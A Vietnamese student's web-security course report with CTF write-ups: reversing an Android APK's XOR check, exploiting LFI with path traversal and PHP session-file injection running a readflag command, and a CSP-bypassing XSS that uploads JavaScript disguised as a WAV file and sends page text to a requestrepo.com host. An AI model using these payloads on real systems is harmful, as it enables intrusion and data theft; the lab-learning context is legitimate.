

BÁO CÁO BÀI TẬP

Môn học: Bảo mật Web và Ứng dụng

Tên chủ đề: Thi thực hành cuối kỳ

GV: Nghi Hoàng Khoa

Ngày báo cáo: 04/06/2023

1. THÔNG TIN CHUNG:

Lớp: NT213.N21.ANTT.2

STT	Họ và tên	MSSV	Email
1	Võ Thiên An	20520378	20520378@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá	Người đóng góp
1	Cr@ck M3	100%	Võ Thiên An
2	RACME	100%	Võ Thiên An
3	MIMEME	100%	Võ Thiên An
4	FLAPPY BIRD	100%	Võ Thiên An

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Cr@ck M3

- Tiến hành mở file app-release.apk bằng bytecode viewer. Kiểm tra file com/example/secret/MainActivity.class.

```
public void toggle(View var1) {
    var1.setEnabled(false);
    StringBuilder var6 = new StringBuilder(((EditText)this.findViewById(id.textinput)).getText().toString());
    String var5 = this.getString(string.something);

    for(int var2 = 0; var2 < var6.length(); ++var2) {
        var6.setCharAt(var2, (char)(var6.charAt(var2) + "something_that_nobody_can_touch".charAt(var2 % 31) ^ var5.charAt(var2 % var5.length())));
    }

    boolean var4;
    if (var6.length() != 41) {
        var4 = false;
    } else {
        int var3 = 0;
        boolean var7 = true;

        while(true) {
            var4 = var7;
            if (var3 >= 41) {
                break;
            }

            char var8 = (char)(this.generator.nextInt() & 255);
            if (var6.charAt(var3) != (var8 ^ (new int[]{130, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89, 154,
            var7 = false;
            ++var3;
        }
    }
}
```

- Từ đây ta thấy tại biến *var8* xuất hiện mảng new int[] được mã hóa XOR kết hợp với chuỗi "something_that_nobody_can_touch" và chuỗi được lưu tại biến *var5*.
- Tại *Decoded Resources/res/values/strings.xml* ta biết được chuỗi something lưu tại *var5* là "no_one_can_escape_from_me".

```
<string name="path_password_eye_mask_visible">M2,4.27 L2,4.27 L4.54,1.73 L4.54
<string name="path_password_strike_through">M3.27,4.27 L19.74,20.74</string>
<string name="search_menu_title">Search</string>
<string name="something">no_one_can_escape_from_me</string>
<string name="status_bar_notification_info_overflow">999+</string>
</resources>
```

- Tiến hành viết đoạn code java để giải mã đoạn mã trên

```
Main.java
1 import java.util.ArrayList;
2 import java.util.Random;
3
4 public class Main {
5     public static void main(String[] args) {
6         Random generator;
7         generator = new Random(105);
8         String results = new String("");
9         String s1 = "something_that_nobody_can_touch";
10        String var5 = "no_one_can_escape_from_me";
11        int[] iArr = {130, 96, 129, 40, 7, 253, 245, 36, 212, 199,
12                     227, 87, 135, 195, 41, 87, 159, 156, 89, 154, 56, 188,
13                     132, 161, 238, 9, 236, 9, 98, 231, 223, 209, 104, 207,
14                     41, 149, 64, 154, 144, 60, 169};
15
16        for (int i = 0; i < iArr.length; i++) {
17            int var6 = (iArr[i] ^ ((char)generator.nextInt() & 255
18                                )); // XOR with 53 to get the original char in sb
19            int asscii = ((var6 ^ var5.charAt(i % var5.length())) -
20                        s1.charAt(i % 31)); // XOR with s2 and subtract s1
21            results+= (char) asscii;
22        }
23    }
24 }
```

Kết quả


```
java -cp /tmp/3pKJBtQm9 Main
flag{4ndr0id_r3v_5ucks55555555_@5#&5$^5$}
```

2. RACME

- Đầu tiên ta đọc source code, tại file *init.sql* tại dòng số 14 ta biết được username và password tại local là "admin":"xxxxxxxxxxxx".


```
database.php index.php config.php Dockerfile init.sql x
give2player > db > init.sql
1 CREATE DATABASE IF NOT EXISTS racme_db;
2
3 use racme_db;
4
5 DROP TABLE IF EXISTS `users`;
6
7 CREATE TABLE `users` (
8   `id` int NOT NULL AUTO_INCREMENT,
9   `username` varchar(50) NOT NULL,
10  `password` varchar(60) NOT NULL,
11  PRIMARY KEY (`id`)
12 );
13
14 INSERT INTO users (username, password) VALUES ('admin', md5('xxxxxxxxxx'));
15
16 CREATE TABLE `locked` (
17   `id` int NOT NULL AUTO_INCREMENT,
18   `username` VARCHAR(50),
19   PRIMARY KEY(`id`)
20 );
```

- Tiến hành chạy lệnh “docker-compose up” và truy cập “https:localhost:8000” và đăng nhập với thông tin vừa tìm được.



TODO list
Note 1
Note 2
Note 3

- Đây là 1 ứng dụng todo list, ta có thể truy cập để đọc cái note và cái note được truy cập thông qua đường dẫn nhập vào parameter ?note




Win Pwn2Own Vancouver.

- Tại đây rất có thể xuất hiện lỗ hổng Local File Inclusion (LFI) thông qua parameter “note”.

⇒ **Các bước kiểm chứng:**


- Kiểm tra cây thư mục của chương trình và dockerfile ta thấy các note được lưu tại thư mục “/var/www/html/notes”.



- Tiến hành khai thác bằng payload ?note=../../../../etc/passwd

⇒ Tiến hành kiểm chứng trên server remote:


- Tạo user với username là `<?php system('cd /&&./readflag') ?>`
- Sử dụng burpsuite thay đổi biến `"?note=../../../../../../../../tmp/sess_<PHPSESSID của browser đang truy cập>"`, đồng thời thay đổi PHPSESSID ở phần Cookie thành 1 PHPSESSID random và send request.



⇒ Khai thác thành công: flag{racing_racing_and_you_pwned_me}

3. MINEME

- Đề bài của chúng ta là 1 trang login với giao diện như sau



- Khi đọc source code liên quan đến phần login, nếu login thành công thì nó sẽ chuyển hướng đến trang **/panel** như hình bên dưới:

```
11
12 v router.get("/panel", authUser, async (req, res) => {
13 v   res.render("panel", {
14     username:
15       req.session.username === "admin"
16       ? process.env.FLAG
17       : req.session.username,
18     agents: await getAgents(),
19     recordings: await getRecordings(),
20   });
21 });
```


- Có thể thấy ngay, nếu username trong session là **"admin"** thì ta sẽ lấy ngay được flag. Tuy nhiên, em không tìm thấy bất kỳ URI cho phép thêm user mới hay cái gì đó tương tự, tất cả các URI trong **/panel/*** đều trở về trang login nếu muốn tiếp tục.

```
challenge > src > middleware > JS authuser.js > ...
1  module.exports = (req, res, next) => {
2    if (!req.session.loggedin) {
3      return res.redirect("/panel/login");
4    }
5
6    next();
7  };
8
```

- Dường như URI **/panel/*** không có gì để exploit được, nên ta chuyển qua kiểm tra trên các URI khác. Tại URI **/agents/***, thấy có thể khai thác vì nó cho phép đăng ký:

```
41 router.get("/agents/register", async (req, res) => {
42   res.status(200).json(await registerAgent());
43 });
44
```

- Khi đăng ký thành công, sẽ trả về giá trị **`identifier`** và **`token`**. Chúng nó được dùng để xác thực thay vì phải login.



- Kiểm tra cấu trúc model Agent, thì tất cả các cột đều được lưu dưới dạng string:

```

challenge > src > models > JS agent.js > <unknown>
1  module.exports = (sequelize, Sequelize) => {
2    const Agent = sequelize.define("agent", {
3      identifier: {
4        type: Sequelize.STRING,
5        allowNull: false,
6      },
7      token: {
8        type: Sequelize.STRING,
9        allowNull: false,
10     },
11     hostname: {
12       type: Sequelize.STRING,
13       allowNull: true,
14     },
15     platform: {
16       type: Sequelize.STRING,
17       allowNull: true,
18     },
19     arch: {
20       type: Sequelize.STRING,
21       allowNull: true,
22     },
23   });
24   return Agent;
25 };
26


```

- Mọi URI khác của **/agents/*** đều yêu cầu cần có hai giá trị trên để thực hiện các hành động. Ta thấy không thể sử dụng được SQLi, vì code dùng sẵn query của framework chứ không tự custom, nên rất khó để exploit theo cách này được:

```
43 exports.checkAgentLogin = async (agentId, agentToken) => {
44   const results = await db.Agent.findOne({
45     where: {
46       [Op.and]: [{ identifier: agentId }, { token: agentToken }],
47     },
48   });
49
50   if (!results) return false;
51
52   return true;
53 };
54
55 exports.updateAgentDetails = async (agentId, hostname, platform, arch) => {
56   await db.Agent.update(
57     {
58       hostname: hostname,
59       platform: platform,
60       arch: arch,
61     },
62     {
63       where: {
64         identifier: agentId,
65       },
66     }
67   );
68 };
69
70 exports.getAgents = async () => {
71   const results = await db.Agent.findAll();
72
73   if (!results) return false;
74
75   return results;
76 };
```

- Thay đổi thông tin của agent:

```
48
49 router.post(
50   "/agents/details/:identifier/:token",
51   authAgent,
52   async (req, res) => {
53     const { hostname, platform, arch } = req.body;
54     if (!hostname || !platform || !arch) return res.sendStatus(400);
55     await updateAgentDetails(req.params.identifier, hostname, platform, arch);
56     res.sendStatus(200);
57   }
58 );
```



- Ta tìm thấy một URI cho phép upload file audio `/agents/upload`

```
60 router.post(  
61   "/agents/upload/:identifier/:token",  
62   authAgent,  
63   multerUpload.single("recording"),  
64   async (req, res) => {  
65     if (!req.file) return res.sendStatus(400);  
66  
67     const filepath = path.join("./uploads/", req.file.filename);  
68     const buffer = fs.readFileSync(filepath).toString("hex");  
69  
70     if (!buffer.match(/52494646[a-z0-9]{8}57415645/g)) {  
71       fs.unlinkSync(filepath);  
72       return res.sendStatus(400);  
73     }  
74  
75     await createRecording(req.params.identifier, req.file.filename);  
76     res.send(req.file.filename);  
77   }  
78 );
```

- Sau khi server nhận được file, nó sẽ kiểm tra file thông qua hàm **multerUpload** (dòng 63), cụ thể, công việc kiểm tra file sẽ như sau:

```
26  
27 const multerUpload = multer({  
28   storage: storage,  
29   fileFilter: (req, file, cb) => {  
30     if (  
31       file.mimetype === "audio/wave" &&  
32       path.extname(file.originalname) === ".wav"  
33     ) {  
34       cb(null, true);  
35     } else {  
36       return cb(null, false);  
37     }  
38   },  
39 });
```

- Nó sẽ kiểm tra trường **Content-Type** và extension của file có là **wav** file hay không. Tiếp theo, nó sẽ kiểm tra buffer (các byte) của file với regex:

```
66  
67 const filepath = path.join("./uploads/", req.file.filename);  
68 const buffer = fs.readFileSync(filepath).toString("hex");  
69  
70 if (!buffer.match(/52494646[a-z0-9]{8}57415645/g)) {  
71   fs.unlinkSync(filepath);  
72   return res.sendStatus(400);  
73 }
```

Thành phần regex pattern này sẽ có nhiệm vụ kiểm tra xem liệu có tồn tại magic number của format WAV file hay không, trong đó:

- 52494646: là chuỗi ascii "RIFF"
- 57415645: là chuỗi ascii "WAVE"
- [a-z0-9]{8}: kiểm tra xem chuỗi nằm giữa hai số trên có độ dài bằng hay không.

Sau khi pass hết block kiểm tra, file sẽ được lưu trong folder **/uploads** nằm trên server:

```
77
78 exports.createRecording = async (agentId, filepath) => {
79   await db.Recording.create({
80     agentId: agentId,
81     filepath: "/uploads/" + filepath,
82   });
83 };
84
16
17 const uploadsPath = path.join(__dirname, "uploads");
18
19 if (!fs.existsSync(uploadsPath)) fs.mkdirSync(uploadsPath);
20
21 application.use("/uploads", express.static(uploadsPath));
```

- Đoạn code trên chính là điểm thuận lợi để thực hiện exploit vì nó không kiểm tra nội dung của file, những gì nó kiểm tra chỉ là loại file và sự hiện diện của magic number có trong file.

Tiếp theo, ta tiếp tục xem file **adminbot.js**. adminbot.js sẽ tạo một trình duyệt giả lập, thực hiện các thao tác login với tài khoản admin để vào bên trong web. Và như đã nói lúc đầu, nếu login bằng tài khoản admin thì sẽ thấy được flag, như vậy có thể ta sẽ lợi dụng hoạt động này để bắt nó gửi flag cho mình.

```

25 exports.visitPanel = async () => {
26   try {
27     const browser = await puppeteer.launch(browserOptions);
28
29     let context = await browser.createIncognitoBrowserContext();
30     let page = await context.newPage();
31
32     await page.goto("http://127.0.0.1:" + process.env.API_PORT + "/panel/login", {
33       waitUntil: "domcontentloaded",
34       timeout: 2000,
35     });
36
37     await page.type('[name="username"]', 'admin');
38     await page.type('[name="password"]', process.env.ADMIN_SECRET);
39     await Promise.all([
40       page.click('[type="submit"]'),
41       page.waitForNavigation({ waituntil: 'domcontentloaded' })
42     ]);
43
44     await page.waitForTimeout(5000);
45     await browser.close();
46   } catch (e) {
47     console.log(e);
48   }

```

- Bây giờ, việc phân tích lại quay về URI **/panel** (vì là nơi duy nhất flag được lấy lên), URI này sẽ gọi template HTML là **page.pug** để render thông tin lên trên trình duyệt, vì vậy, em nghĩ mình nên xem qua một chút:

```

1 doctype html
2 head
3   title MimeMe | Panel
4   include head.pug
5 body
6   div.container.login.mt-5.mb-5
7     div.row
8       div.col-md-10
9         h1
10          i.las.la-satellite-dish
11          | &nbsp;Spybug v1
12         div.col-md-2.float-right
13           a.btn.login-btn.mt-3(href="/panel/logout") Log-out
14       hr
15       h2 #{"Welcome back " + username}
16       hr
17       h3
18         i.las.la-laptop
19         | &nbsp;Agents
20       if agents.length > 0
21         table.w-100
22           thead
23             tr
24               th id
25               th Hostname
26               th Platform
27               th Arch
28           tbody
29             each agent in agents
30               tr
31                 td= agent.identifier
32                 td !{agent.hostname}
33                 td !{agent.platform}
34                 td !{agent.arch}
35       else
36         h2 No agents
37

```

- Template nhận input từ **router.get("/panel",{.....})** (trong file **panel.js**), nếu như là admin thì phần **`username`** sẽ là flag và các **agent** bên dưới sẽ được query từ database. Tại phần render các agent, format của nó là **!{.....}**, nếu có dấu **!** thì template engine sẽ không encode input (tức là để nguyên raw), nên nếu input là


một đoạn HTML, thì nó sẽ thực thi cái đoạn HTML trong input đó. Như vậy, điều này sẽ dẫn đến **tấn công XSS** có thể thực hiện được. Vậy ta sẽ thực hiện loại tấn công này để yêu cầu nó gửi flag.

- Tuy nhiên, khi xem ở file **index.js**, phần đặt header response, trường "**Content-Security-Policy**" chỉ cho phép load code JS từ chính domain của server, nếu trang web cố gắng load code JS từ một domain khác thì sẽ bị chặn.

```
34 application.use((req, res, next) => {
35   res.setHeader("Content-Security-Policy", "script-src 'self'; frame-ancestors 'none'; object-src 'none'; base-uri 'none';");
36   res.setHeader("Cache-Control", "no-cache, no-store, must-revalidate");
37   res.setHeader("Pragma", "no-cache");
38   res.setHeader("Expires", "0");
39   next();
40 }
41 );
42
```

Tổng hợp lại thì yêu cầu đặt ra là phải thực hiện tấn công XSS mà không được load script từ bên ngoài, script JS phải có sẵn trên server. Các bước thực hiện như sau:

- Bước 1: Tại URI **/agent/upload**, như đã phân tích, nó không kiểm tra nội bên trong file, vì vậy ta sẽ thay thế nó với đoạn script lấy toàn bộ text có trong HTML lúc được render trên trình duyệt. Ở đây, ta sử dụng Postman và Proxy của BurpSuite để gửi payload:



- Chèn payload bằng BurpSuite:

```

telnet 45.122.249.68 80
POST /agents/upload/1af44b9d-f4bb-4b11-88a9-f2d8eb6a3511/9222807e-ea78-40ca-9830-6923032dcb81 HTTP/1.1
User-Agent: PostmanRuntime/7.32.2
Accept: */*
Postman-Token: ee973b13-77f4-4546-a8da-4cacb55dc458
Host: 45.122.249.68:20014
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: multipart/form-data; boundary=-----123095013533900442457436
Cookie: bblastactivity=1685843326; bblastvisit=1685843225
Content-Length: 1073429


-----123095013533900442457436
Content-Disposition: form-data; name="recording"; filename="test.wav"
Content-Type: audio/wave

RIFF 'WAVEfmt
fetch('http://tjbynmvf.requestrepo.com/' + btoa(encodeURIComponent(document.body.innerText)));
-----123095013533900442457436--


```

Đoạn script payload sẽ encode base64 toàn bộ text có trong HTML và gửi nó đến domain được chỉ định, với domain ta lấy từ **requestrepo.com**



Sau khi gửi thành công, server sẽ trả về id, chính là tên file được lưu trong server (tại thư mục **/uploads** của server).



- Bước 2: Sau khi có được tên file, ta sẽ thực hiện tấn công XSS. Lúc này, khi phân tích, ta thấy URI **/agents/detail** cho phép sửa đổi thông tin agent, ta cũng biết rằng thông tin agent không được encode và hoàn toàn có thể lợi dụng để XSS, nên ta sẽ sửa đổi thông tin bằng một đoạn script load file mà ta vừa upload lên.



- Bước 3: Theo như phân tích từ trước, **adminbot.js** sẽ login vào với tài khoản admin, lúc này, toàn bộ các agent sẽ được load lên, trong đó có cả script payload XSS ta vừa

Delete all requests	
Requests (2)	<input checked="" type="checkbox"/> HTTP <input checked="" type="checkbox"/> DNS
 tjbvnmf.requestrepo.com. 	103.22.200.20 6/4/2023, 6:58:07 PM
GET /JUMyJUeWU3B5YnVnJTlw...	
203.205.32.65 6/4/2023, 6:58:08 PM	

Request Details

Request Type	URL
HTTP/1.0 GET	http://tjbvnmf.requestrepo.com/JUMyJUeWU3B5YnVnJTlwjdEIMEFMb2ctb3V0JTBBV2VsY29tZSUyMGJhY2slMjBmbGFnJTdCbWltZV9zbmlmZmluZ19pc19jbz29sX3pZzh0Pz8/JTdeJTBBJUmyJUeWQWdlbnRzJTBBJTBBSUQMIDlib3N0bmFtZSUwOVbsYXRmb3JtUTAS5QXjaCUwQWE2YTE1NWlM3LTU5ZjQtNDIxMyO4NWMDLWZkNGFiNWY1ZGU1ZiUwOSUwOSUwOSUwQWg2NjdiZnFlTcxNmltNDRIYyO4OGlwLTVMjkzY2UzNmMwMiUwOSUwOXRic3QIMDI0XNOjTBBNWfkNjExYjAtODBiNy00MDk3LTk4MTktNGU2ZTcxOWE3ODRlTA5bG9jYWxob3N0JTA5bGludXglMDk2NC1iaXQlMEExYWYONGlSZC1mNGJlTRiMTetOdHhOS1mMmQ4ZWl2YTMTMTEIMdk%3D
Sender IP	203.205.32.65
Date	6/4/2023, 6:58:08 PM
